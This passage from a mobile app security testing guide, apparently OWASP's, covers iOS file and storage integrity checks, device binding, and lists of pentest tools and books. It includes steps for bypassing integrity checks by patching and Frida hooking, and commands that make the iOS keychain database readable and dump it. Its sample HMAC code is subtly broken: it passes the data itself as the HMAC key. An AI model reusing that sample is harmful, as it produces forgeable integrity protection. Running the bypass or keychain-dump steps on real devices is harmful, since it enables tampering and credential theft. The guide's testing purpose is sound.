>cmdszie);
}
}

}

```

Sample Implementation - Storage

When providing integrity on the application storage itself, you can either create an HMAC or a signature over a given key-value pair or over a file stored on the device. When you create an HMAC, it is best to use the CommonCrypto implementation. In case of the need for encryption: Please make sure that you encrypt and then HMAC as described in [Authenticated Encryption](#).

When generating an HMAC with CC:

1. get the data as `NSMutableData` .
2. Get the data key (possibly from the keychain)

3. Calculate the hash value
4. Append the hash value to the actual data
5. Store the results of step 4.

```
// Allocate a buffer to hold the digest, and perform the digest.
NSMutableData* actualData = [getData];
//get the key from the keychain
NSData* key = [getKey];
NSMutableData* digestBuffer = [NSMutableData
dataWithLength:CC_SHA256_DIGEST_LENGTH];
CCHmac(kCCHmacAlgSHA256, [actualData bytes], (CC_LONG)[key length],
[actualData
bytes], (CC_LONG)[actualData length], [digestBuffer
mutableBytes]);
[actualData appendData: digestBuffer];
```

Alternatively you can use NSData for step 1 and 3, but then you need to create a new buffer in step 4.

When verifying the HMAC with CC:

1. Extract the message and the hmacbytes as separate NSData .
2. Repeat step 1-3 of generating an hmac on the NSData .
3. Now compare the extracted hamcbytes to the result of step 1.

```
NSData* hmac = [data subdataWithRange:NSMakeRange(data.length -
CC_SHA256_DIGEST_LENGTH, CC_SHA256_DIGEST_LENGTH)];
NSData* actualData = [data subdataWithRange:NSMakeRange(0,
(data.length - hmac.length))];
NSMutableData* digestBuffer = [NSMutableData
dataWithLength:CC_SHA256_DIGEST_LENGTH];
CCHmac(kCCHmacAlgSHA256, [actualData bytes], (CC_LONG)[key length],
[actualData bytes], (CC_LONG)[actualData length], [digestBuffer
mutableBytes]);
return [hmac isEqual: digestBuffer];
```

Bypassing File Integrity Checks

When trying to bypass the application-source integrity checks

1. Patch out the anti-debugging functionality. Disable the unwanted behavior by simply overwriting the respective code with NOP instructions.
2. Patch any stored hash that is used to evaluate the integrity of the code.
3. Use Frida to hook APIs to hook file system APIs. Return a handle to the original file instead of the modified file.

When trying to bypass the storage integrity checks

1. Retrieve the data from the device, as described at the section for device binding.
2. Alter the data retrieved and then put it back in the storage

Effectiveness Assessment

For the application source integrity checks Run the app on the device in an unmodified state and make sure that everything works. Then apply patches to the executable using optool and re-sign the app as described in the chapter “Basic Security Testing” and run it. The app should detect the modification and respond in some way. At the very least, the app should alert the user and/or terminate the app. Work on bypassing the defenses and answer the following questions:

- Can the mechanisms be bypassed using trivial methods (e.g. hooking a single API function)?
- How difficult is it to identify the anti-debugging code using static and dynamic analysis?
- Did you need to write custom code to disable the defenses? How much time did you need to invest?
- What is your subjective assessment of difficulty?

For a more detailed assessment, apply the criteria listed under “Assessing Programmatic Defenses” in the “Assessing Software Protection Schemes” chapter.

For the storage integrity checks A similar approach holds here, but now answer the following questions:

- Can the mechanisms be bypassed using trivial methods (e.g. changing the contents of a file or a key-value)?
- How difficult is it to obtain the HMAC key or the asymmetric private key?

- Did you need to write custom code to disable the defenses? How much time did you need to invest?
- What is your subjective assessment of difficulty?

Device Binding

Overview

The goal of device binding is to impede an attacker when he tries to copy an app and its state from device A to device B and continue the execution of the app on device B. When device A has been deemed trusted, it might have more privileges than device B, which should not change when an app is copied from device A to device B.

Please note that since iOS 7.0 hardware identifiers, such as the MAC addresses are off-limits. The possible ways to bind an application to a device are based on using `identifierForVendor`, storing something in the keychain or using Google its InstanceID for iOS [2]. See Remediation for more details.

Static Analysis

When the source-code is available, then there are a few codes you can look for which are bad practices, such as:

- MAC addresses: there are various ways to find the MAC address: when using the `CTL_NET` (network subsystem), the `NET_RT_IFLIST` (getting the configured interfaces) or when the mac-address gets formatted, you often see formatting code for printing, in terms of `"%x:%x:%x:%x:%x:%x"`.
- using the UDID: `[[[UIDevice currentDevice] identifierForVendor] UUIDString]`; and in Swift3: `UIDevice.current.identifierForVendor?.uuidString`
- Any keychain or filesystem based binding which are unprotected by any `SecAccessControlCreateFlags` or use protectionclasses such as `kSecAttrAccessibleAlways` or `kSecAttrAccessibleAlwaysThisDeviceOnly`.

Dynamic Analysis

There are a few ways to test the application binding:

Dynamic Analysis using a simulator

Take the following steps when you want to verify app-binding at a simulator:

1. Run the application on a simulator
2. Make sure you can raise the trust in the instance of the application (e.g. authenticate)
3. Retrieve the data from the Simulator This has a few steps:
 - As simulators use UUIDs to identify themselves, you could make it easier to locate the storage by creating a debug point and on that point execute `po NSHomeDirectory()`, which will reveal the location of where the simulator stores its contents. Otherwise you can do a `find ~/Library/Developer/CoreSimulator/Devices/ | grep <appname>` for the suspected plist file.
 - go to the directory printed with the given command
 - copy all three folders found (Documents, Library, tmp)
 - Copy the contents of the keychain, these can be found, since iOS 8, in `~/Library/Developer/CoreSimulator/Devices/<Simulator Device ID>/data/Library/Keychains .`
4. Start the application on another simulator & find its data location as described in step 3.
5. Stop the application on the second simulator, now overwrite the existing data with the data copied in step 3.
6. Can you continue in an authenticated state? If so, then binding might not be working properly.

Please note that we are saying that the binding “might” not be working as not everything is unique in simulators.

Dynamic Analysis using two jailbroken devices

Take the following steps when you want to verify app-binding by using two jailbroken devices:

1. Run the app on your jailbroken device

2. Make sure you can raise the trust in the instance of the application (e.g. authenticate)
3. Retrieve the data from the jailbroken device:
 - you can ssh to your device and then extract the data (just as with a simulator, either use debugging or a `find`

```
/private/var/mobile/Containers/Data/Application/ |grep <name of app> .
```

The directory is in

```
/private/var/mobile/Containers/Data/Application/<Application uuid>
```

 - go to the directory printed with the given command using SSH or copy the folders in there using SCP (`scp <ipaddress>:<folder_found_in_previous_step> targetfolder` . You can use an FTP client like Filezilla as well.
 - retrieve the data from the keychain, which is stored `/private/var/Keychains/keychain-2.db` , which you can retrieve using the [keychain dumper](#). For that you first need to make it world readable `chmod +r /private/var/Keychains/keychain-2.db` and then execute `./keychain_dumper -a`

4. Install the application on the second jailbroken device.
5. Overwrite the data of the application extracted from step 3. They keychain data will have to be manually added.
6. Can you continue in an authenticated state? If so, then binding might not be working properly.

Remediation

Before we describe the usable identifiers, let's quickly discuss how they can be used for binding. There are three methods which allow for device binding in iOS:

- You can use `[[UIDevice currentDevice] identifierForVendor]` (in Objective-C) or `UIDevice.current.identifierForVendor?.uuidString` (in swift3) and `UIDevice.currentDevice().identifierForVendor?.UUIDString` (in swift2). Which might change upon reinstalling the application when no other applications from the same vendor are installed.
- You can store something in the keychain to identify the application its instance. One needs to make sure that this data is not backed up by using

`kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly` (if you want to secure it and properly enforce having a passcode or touch-id) or by using
`kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly` , or
`kSecAttrAccessibleWhenUnlockedThisDeviceOnly` .

- You can use Google and its instanceID for [iOS](#).

Any scheme based on these variants will be more secure the moment passcode and/or touch-id has been enabled and the materials stored in the Keychain or filesystem have been protected with protectionclasses such as

`kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly` and
`kSecAttrAccessibleWhenUnlockedThisDeviceOnly` and the `SecAccessControlCreateFlags` is set with `kSecAccessControlDevicePasscode` (for passcodes),
`kSecAccessControlUserPresence` (passcode or touchid), `kSecAccessControlTouchIDAny` (touchID), `kSecAccessControlTouchIDCurrentSet` (touchID: but current fingerprints only).

References

- [Dana Geist, Marat Nigmatullin: Jailbreak/Root Detection Evasion Study on iOS and Android](#)

OWASP Mobile Top 10 2016

- M9 - Reverse Engineering -
https://www.owasp.org/index.php/Mobile_Top_10_2016-M9-Reverse_Engineering

OWASP MASVS

- V8.1: “The app detects, and responds to, the presence of a rooted or jailbroken device either by alerting the user or terminating the app.”
- V8.9: “All executable files and libraries belonging to the app are either encrypted on the file level and/or important code and data segments inside the executables are encrypted or packed. Trivial static analysis does not reveal important code or data.”
- V8.10: “Obfuscation is applied to programmatic defenses, which in turn impede de-

obfuscation via dynamic analysis.”

- V8.11: “The app implements a ‘device binding’ functionality using a device fingerprint derived from multiple properties unique to the device.”
- V8.13: “If the goal of obfuscation is to protect sensitive computations, an obfuscation scheme is used that is both appropriate for the particular task and robust against manual and automated de-obfuscation methods, considering currently published research. The effectiveness of the obfuscation scheme must be verified through manual testing. Note that hardware-based isolation features are preferred over obfuscation whenever possible.”

Tools

- Frida - <http://frida.re/>
- Keychain Dumper - <https://github.com/ptoomey3/Keychain-Dumper>
- AppsSync Unified - <https://cydia.angelxwind.net/?page/net.angelxwind.appsuncified>

Testing Tools

To perform security testing different tools are available in order to be able to manipulate requests and responses, decompile Apps, investigate the behavior of running Apps and other test cases and automate them.

Mobile Application Security Testing Distributions

- [Appie](#) - Android Pentesting Portable Integrated Environment. A portable software package for Android Pentesting and an awesome alternative to existing Virtual machines.
- [Android Tamer](#) - Android Tamer is a Debian-based Virtual/Live Platform for Android Security professionals.
- [AppUse](#) - AppUse is a VM (Virtual Machine) developed by AppSec Labs.
- [Androl4b](#) - A Virtual Machine For Assessing Android applications, Reverse Engineering and Malware Analysis
- [Mobisec](#) - Mobile security testing live environment.
- [Santoku](#) - Santoku is an OS and can be run outside a VM as a standalone operating system.
- [Vezir Project](#) - Mobile Application Pentesting and Malware Analysis Environment.
- [Nathan](#) - Nathan is a AOSP Android emulator customized to perform mobile security assessment.

Static Source Code Analysis

- [Checkmarx](#) - Static Source Code Scanner that also scans source code for Android and iOS.
- [Fortify](#) - Static source code scanner that also scans source code for Android and iOS.
- [Acccenture](#) - Static source code scanner that also scans source code for Android and iOS.
- [Veracode](#) - Static Analysis of iOS and Android binary

All-in-One Mobile Security Frameworks

- [Mobile Security Framework - MobSF](#) - Mobile Security Framework is an intelligent, all-in-one open source mobile application (Android/iOS) automated pen-testing framework capable of performing static and dynamic analysis.
- [Needle](#) - Needle is an open source, modular framework to streamline the process of conducting security assessments of iOS apps including Binary Analysis, Static Code Analysis, Runtime Manipulation using Cycript and Frida hooking, and so on.
- [Appmon](#) - AppMon is an automated framework for monitoring and tampering system API calls of native macOS, iOS and android apps.
- [objection](#) - objection is a runtime mobile security assessment framework that does not require a jailbroken or rooted device for both iOS and Android.

Tools for Android

Reverse Engineering and Static Analysis

- [Androguard](#) - Androguard is a python based tool, which can use to disassemble and decompile android apps.
- [Android Debug Bridge - adb](#) - Android Debug Bridge (adb) is a versatile command line tool that lets you communicate with an emulator instance or connected Android device.
- [APKInspector](#) - APKInspector is a powerful GUI tool for analysts to analyze the Android applications.
- [APKTool](#) - A tool for reverse engineering 3rd party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications.
- [android-classyshark](#) - ClassyShark is a standalone binary inspection tool for Android developers.
- [Sign](#) - Sign.jar automatically signs an apk with the Android test certificate.
- [Jadx](#) - Dex to Java decompiler: Command line and GUI tools for produce Java source code from Android Dex and Apk files.
- [Oat2dex](#) - A tool for converting .oat file to .dex files.
- [FindBugs](#) - Static Analysis tool for Java
- [FindSecurityBugs](#) - FindSecurityBugs is a extension for FindBugs which include

security rules for Java applications.

- [Qark](#) - This tool is designed to look for several security related Android application vulnerabilities, either in source code or packaged APKs.
- [SUPER](#) - SUPER is a command-line application that can be used in Windows, MacOS X and Linux, that analyzes .apk files in search for vulnerabilities. It does this by decompressing APKs and applying a series of rules to detect those vulnerabilities.
- [AndroBugs](#) - AndroBugs Framework is an efficient Android vulnerability scanner that helps developers or hackers find potential security vulnerabilities in Android applications. No need to install on Windows.
- [Simplify](#) - A tool for de-obfuscating android package into Classes.dex which can be use Dex2jar and JD-GUI to extract contents of dex file.
- [ClassNameDeobfuscator](#) - Simple script to parse through the .smali files produced by apktool and extract the .source annotation lines.
- [Android backup extractor](#) - Utility to extract and repack Android backups created with adb backup (ICS+). Largely based on BackupManagerService.java from AOSP.
- [VisualCodeGrepper](#) - Static Code Analysis Tool for several programming languages including Java
- [ByteCodeViewer](#) - Five different Java Decompilers, Two Bytecode Editors, A Java Compiler, Plugins, Searching, Supports Loading from Classes, JARs, Android APKs and More.

Dynamic and Runtime Analysis

- [Cydia Substrate](#) - Cydia Substrate for Android enables developers to make changes to existing software with Substrate extensions that are injected in to the target process's memory.
- [Xposed Framework](#) - Xposed framework enables you to modify the system or application aspect and behavior at runtime, without modifying any Android application package(APK) or re-flashing.
- [logcat-color](#) - A colorful and highly configurable alternative to the adb logcat command from the Android SDK.
- [Inspeckage](#) - Inspeckage is a tool developed to offer dynamic analysis of Android applications. By applying hooks to functions of the Android API, Inspeckage will

help you understand what an Android application is doing at runtime.

- [Frida](#) - The toolkit works using a client-server model and lets you inject into running processes not just on Android, but also on iOS, Windows and Mac.
- [Diff-GUI](#) - A Web framework to start instrumenting with the available modules, hooking on native, inject JavaScript using Frida.
- [AndBug](#) - AndBug is a debugger targeting the Android platform's Dalvik virtual machine intended for reverse engineers and developers.
- [Cydia Substrate: Introspy-Android](#) - Blackbox tool to help understand what an Android application is doing at runtime and assist in the identification of potential security issues.
- [Drozer](#) - Drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.
- [VirtualHook](#) - VirtualHook is a hooking tool for applications on Android ART(>=5.0). It's based on VirtualApp and therefore does not require root permission to inject hooks.

Bypassing Root Detection and Certificate Pinning

- [Xposed Module: Just Trust Me](#) - Xposed Module to bypass SSL certificate pinning.
- [Xposed Module: SSLUnpinning](#) - Android Xposed Module to bypass SSL certificate validation (Certificate Pinning)).
- [Cydia Substrate Module: Android SSL Trust Killer](#) - Blackbox tool to bypass SSL certificate pinning for most applications running on a device.
- [Cydia Substrate Module: RootCoak Plus](#) - Patch root checking for commonly known indications of root.
- [Android-ssl-bypass](#) - an Android debugging tool that can be used for bypassing SSL, even when certificate pinning is implemented, as well as other debugging tasks. The tool runs as an interactive console.

Tools for iOS

Access Filesystem on iDevice

- [FileZilla](#) - It supports FTP, SFTP, and FTPS (FTP over SSL/TLS).
- [Cyberduck](#) - Libre FTP, SFTP, WebDAV, S3, Azure & OpenStack Swift browser for Mac and Windows.
- [itunnel](#) - Use to forward SSH via USB.
- [iFunbox](#) - The File and App Management Tool for iPhone, iPad & iPod Touch.

Reverse Engineering and Static Analysis

- [otool](#) - The otool command displays specified parts of object files or libraries.
- [Clutch](#) - Decrypted the application and dump specified bundleID into binary or .ipa file.
- [Dumpdecrypted](#) - Dumps decrypted mach-o files from encrypted iPhone applications from memory to disk. This tool is necessary for security researchers to be able to look under the hood of encryption.
- [class-dump](#) - A command-line utility for examining the Objective-C runtime information stored in Mach-O files.
- [Flex2](#) - Flex gives you the power to modify apps and change their behavior.
- [Weak Classdump](#) - A Cycript script that generates a header file for the class passed to the function. Most useful when you cannot classdump or dumpdecrypted , when binaries are encrypted etc.
- [IDA Pro](#) - IDA is a Windows, Linux or Mac OS X hosted multi-processor disassembler and debugger that offers so many features it is hard to describe them all.
- [HopperApp](#) - Hopper is a reverse engineering tool for OS X and Linux, that lets you disassemble, decompile and debug your 32/64bits Intel Mac, Linux, Windows and iOS executables.
- [Radare2](#) - Radare2 is a unix-like reverse engineering framework and command line tools.
- [iRET](#) - The iOS Reverse Engineering Toolkit is a toolkit designed to automate many of the common tasks associated with iOS penetration testing.
- [Plutil](#) - plutil is a program that can convert .plist files between a binary version and an XML version.

Dynamic and Runtime Analysis

- [cycrypt](#) - Cycrypt allows developers to explore and modify running applications on either iOS or Mac OS X using a hybrid of Objective-C++ and JavaScript syntax through an interactive console that features syntax highlighting and tab completion.
- [iNalyzer](#) - AppSec Labs iNalyzer is a framework for manipulating iOS applications, tampering with parameters and method.
- [idb](#) - idb is a tool to simplify some common tasks for iOS pentesting and research.
- [snoop-it](#) - A tool to assist security assessments and dynamic analysis of iOS Apps.
- [Introspy-iOS](#) - Blackbox tool to help understand what an iOS application is doing at runtime and assist in the identification of potential security issues.
- [gdb](#) - A tool to perform runtime analysis of IOS applications.
- [lldb](#) - LLDB debugger by Apple's Xcode is used for debugging iOS applications.
- [keychaindump](#) - A tool to check which keychain items are available to an attacker once an iOS device has been jailbroken.
- [BinaryCookieReader](#) - A tool to dump all the cookies from the binary Cookies.binarycookies file.
- [Burp Suite Mobile Assistant](#) - A tool to bypass certificate pinning and is able to inject into apps.

Bypassing Root Detection and SSL Pinning

- [SSL Kill Switch 2](#) - Blackbox tool to disable SSL certificate validation - including certificate pinning - within iOS and OS X Apps.
- [iOS TrustMe](#) - Disable certificate trust checks on iOS devices.
- [Xcon](#) - A tool for bypassing Jailbreak detection.
- [tsProtector](#) - Another tool for bypassing Jailbreak detection.

Tools for Network Interception and Monitoring

- [Tcpdump](#) - A command line packet capture utility.
- [Wireshark](#) - An open-source packet analyzer.
- [Canape](#) - A network testing tool for arbitrary protocols.
- [Mallory](#) - A Man in The Middle Tool (MiTM)) that is used to monitor and manipulate traffic on mobile devices and applications.

Interception Proxies

- [Burp Suite](#) - Burp Suite is an integrated platform for performing security testing of applications.
- [OWASP ZAP](#) - The OWASP Zed Attack Proxy (ZAP) is a free security tool which can help you automatically find security vulnerabilities in your web applications and web services.
- [Fiddler](#) - Fiddler is an HTTP debugging proxy server application which can capture HTTP and HTTPS traffic and logs it for the user to review. Fiddler can also be used to modify HTTP traffic for troubleshooting purposes as it is being sent or received.
- [Charles Proxy](#) - HTTP proxy / HTTP monitor / Reverse Proxy that enables a developer to view all of the HTTP and SSL / HTTPS traffic between their machine and the Internet.

IDEs

- [IntelliJ](#) - IntelliJ IDEA is a Java integrated development environment (IDE) for developing computer software.
- [Eclipse](#) - Eclipse is an integrated development environment (IDE) used in computer programming, and is the most widely used Java IDE.

Suggested Reading

Mobile App Security

Android

- Dominic Chell, Tyrone Erasmus, Shaun Colley, Ollie Whitehous (2015) *Mobile Application Hacker's Handbook*. Wiley. Available at:
<http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118958500.html>
- Joshua J. Drake, Zach Lanier, Collin Mulliner, Pau Oliva, Stephen A. Ridley, Georg Wicherski (2014) *Android Hacker's Handbook*. Wiley. Available at:
<http://www.wiley.com/WileyCDA/WileyTitle/productCd-111860864X.html>
- Godfrey Nolan (2014) *Bulletproof Android*. Addison-Wesley Professional. Available at: <https://www.amazon.com/Bulletproof-Android-Practical-Building-Developers/dp/0133993329>

iOS

- Charlie Miller, Dionysus Blazakis, Dino Dai Zovi, Stefan Esser, Vincenzo Iozzo, Ralf-Philipp Weinmann (2012) *iOS Hacker's Handbook*. Wiley. Available at:
<http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118204123.html>
- David Thiel (2016) *iOS Application Security, The Definitive Guide for Hackers and Developers*. no starch press. Available at: <https://www.nostarch.com/iossecurity>
- Jonathan Levin (2013), *Mac OS X and iOS Internals*, Wiley. Available at:
<http://newosxbook.com/index.php>

Misc

Reverse Engineering

- Bruce Dang, Alexandre Gazet, Elias Backalaany (2014) *Practical Reverse Engineering*. Wiley. Available at:
<http://as.wiley.com/WileyCDA/WileyTitle/productCd-1118787315,subjectCd->

[CSJ0.html](#)

- Skakenunny, Hangcom *iOS App Reverse Engineering*. Online. Available at:
<https://github.com/iosre/iOSAppReverseEngineering/>
- Bernhard Mueller (2016) *Hacking Soft Tokens - Advanced Reverse Engineering on Android*. HITB GSEC Singapore. Available at:
<http://gsec.hitb.org/materials/sg2016/D1%20-%20Bernhard%20Mueller%20-%20Attacking%20Software%20Tokens.pdf>
- Dennis Yurichev (2016) *Reverse Engineering for Beginners*. Online. Available at:
<https://github.com/dennis714/RE-for-beginners>
- Michael Hale Ligh, Andrew Case, Jamie Levy, Aaron Walters (2014) *The Art of Memory Forensics*. Wiley. Available at:
<http://as.wiley.com/WileyCDA/WileyTitle/productCd-1118825098.html>